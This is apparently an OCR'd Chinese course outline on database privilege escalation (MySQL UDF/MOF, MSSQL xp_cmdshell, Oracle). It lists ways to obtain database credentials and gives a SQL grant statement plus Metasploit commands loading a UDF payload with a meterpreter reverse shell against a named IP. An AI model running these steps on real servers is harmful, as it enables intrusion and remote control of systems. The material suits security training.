
权限提升-数据库提权&口令获取&MYSQL&MSSQL&Oracle&MSF



#知识点：

1、数据库账号密码获取方式

2、Mysql&Mssql&Oracle 提权

3、数据库提权针对操作系统问题

#思考点：

1、如何判断采用什么数据库提权？

2、数据库提权首要条件密码获取？

3、有那些数据库类型可以进行提权？

4、操作系统在数据库提权中有那些疑问？

#章节点：

1、Web 权限提升

2、系统权限提升

3、域控权限提升

#详细点：

1、具体有哪些权限需要我们了解掌握的？

后台权限，网站权限，数据库权限，接口权限，系统权限，域控权限等

2、以上常见权限获取方法简要归类说明？

后台权限：SQL 注入,数据库备份泄露，默认或弱口令等获取帐号密码进入

网站权限：后台提升至网站权限，RCE 或文件操作类、反序列化等漏洞直达 Shell

数据库权限：SQL 注入,数据库备份泄露，默认或弱口令等进入或网站权限获取后转入

接口权限：SQL 注入,数据库备份泄露，源码泄漏，培植不当等或网站权限获取后转入

系统权限：高危系统漏洞直达或网站权限提升转入、数据库权限提升转入，第三方转入等

演示案例：

- 提权条件-数据库帐号密码获取方式
- MYSQL-UDF&MOF&启动项&反弹 Shell
- MSSQL-xp_cmdshell&sp_oacreate&沙盒
- Oracle-普通用户&注入提升模式&DBA 模式

#提权条件-数据库帐号密码获取方式

0、网站存在高权限 SQL 注入点

1、数据库的存储文件或备份文件

2、网站应用源码中的数据库配置文件

3、采用工具或脚本爆破(需解决外联问题)

#MYSQL-UDF&MOF&启动项&反弹 Shell

1、UDF

获取密码-开启外联-高版本创建目录-MSF 导出 dll-Webshell 执行后续

1.mysql<5.2 导出目录 c:/windows 或 system32

2.mysql=>5.2 导出安装目录/lib/plugin/

select version() select @@basedir

GRANT ALL PRIVILEGES ON *.* TO '帐号'@'%' IDENTIFIED BY '密码'

WITH GRANT OPTION;

没有目录采用手工创建 plugin 目录或利用 NTFS 流创建

使用 MSF 中的 exploit/multi/mysql/mysql_udf_payload 模块可以进行 UDF 提权,

MSF 会将 dll 文件写入 lib\plugin\目录下(前提是该目录存在，需手工创建),该 dll 文件中包含 sys_exec()和 sys_eval()两个函数，但是默认只创建 sys_exec()函数，该函数执行并不会有回显。我们可以手动创建 sys_eval() 函数，来执行有回显的命令。

MSF:（前提先开外链）

use exploit/multi/mysql/mysql_udf_payload

set payload windows/meterpreter/reverse_tcp

set password root

set rhosts 47.102.105.100

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址